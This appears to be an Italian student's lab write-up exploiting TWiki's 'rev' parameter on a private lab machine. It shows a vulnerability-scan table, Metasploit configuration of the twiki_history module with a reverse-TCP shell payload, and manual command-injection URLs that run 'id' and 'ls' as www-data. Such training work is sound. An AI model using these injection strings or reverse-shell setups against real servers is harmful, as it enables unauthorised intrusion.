
Esercitazione W16D1 Pratica 2

Ilaria Pedrelli

Exploit TWiki



CRITICAL	10.0*	5.9	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0*	7.4	46882	UnrealIRCd Backdoor Detection
CRITICAL	10.0*	-	61708	VNC Server 'password' Password
HIGH	8.8	7.4	19704	TWiki 'rev' Parameter Arbitrary Command Execution
HIGH	8.6	5.2	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	42256	NFS Shares World Readable
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)


```
┌──(kali㉿kali)-[~]
└─$ msfconsole

 _____________________________
/ it looks like you're trying to run a \
\ module                      /
 -----------------------------
  \
   \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search Twiki

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw    2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins     2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history         2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext        2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search          2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 >
```


```
Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.125    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.125    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
net)
   63  payload/cmd/unix/reverse_stub                                  normal  No     Unix Command Shell, Reverse TCP (stub)
   64  payload/cmd/unix/reverse_tclsh                                 normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   65  payload/cmd/unix/reverse_zsh                                   normal  No     Unix Command Shell, Reverse TCP (via Zsh)
   66  payload/generic/custom                                         normal  No     Custom Payload
   67  payload/generic/shell_bind_aws_ssm                             normal  No     Command Shell, Bind SSM (via AWS API)
   68  payload/generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   69  payload/generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   70  payload/generic/ssh/interact                                   normal  No     Interact with Established SSH Connection

msf6 exploit(unix/webapp/twiki_history) > set payload 39
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.125    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.1.125:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```


192.168.1.40/twiki/bin/view/Main/WebHome?rev=1|id|echo%20
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
TWiki > Main > WebHome (r1.1|id||echo)
Main . { Users | Groups | Offices | Changes | Index | Search | Go }
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Topic WebHome . { Edit | Attach | Ref-By | Printable | Diffs | r1.20 | > | r1.19 | > | r1.18 | More }
Revision r1.1|id||echo - 01 Jan 1970 - 00:00 GMT -
Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? Send feedback.


kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
15:27
Restore Session
TWiki . Main . TWikiUsers
TWiki . Main . WebHome (r1
192.168.1.40/twiki/bin/view/Main/WebHome?rev=1|ls|echo%20
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
TWiki > Main > WebHome (r1.1|ls||echo)
Main . { Users | Groups | Offices | Changes | Index | Search | Go }
attach changes edit geturl installpasswd mailnotify manage oops passwd preview rdiff register rename save search setlib.cfg statistics testenv upload view viewfile
Topic WebHome . { Edit | Attach | Ref-By | Printable | Diffs | r1.20 | > | r1.19 | > | r1.18 | More }
Revision r1.1|ls||echo - 01 Jan 1970 - 00:00 GMT -
Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? Send feedback.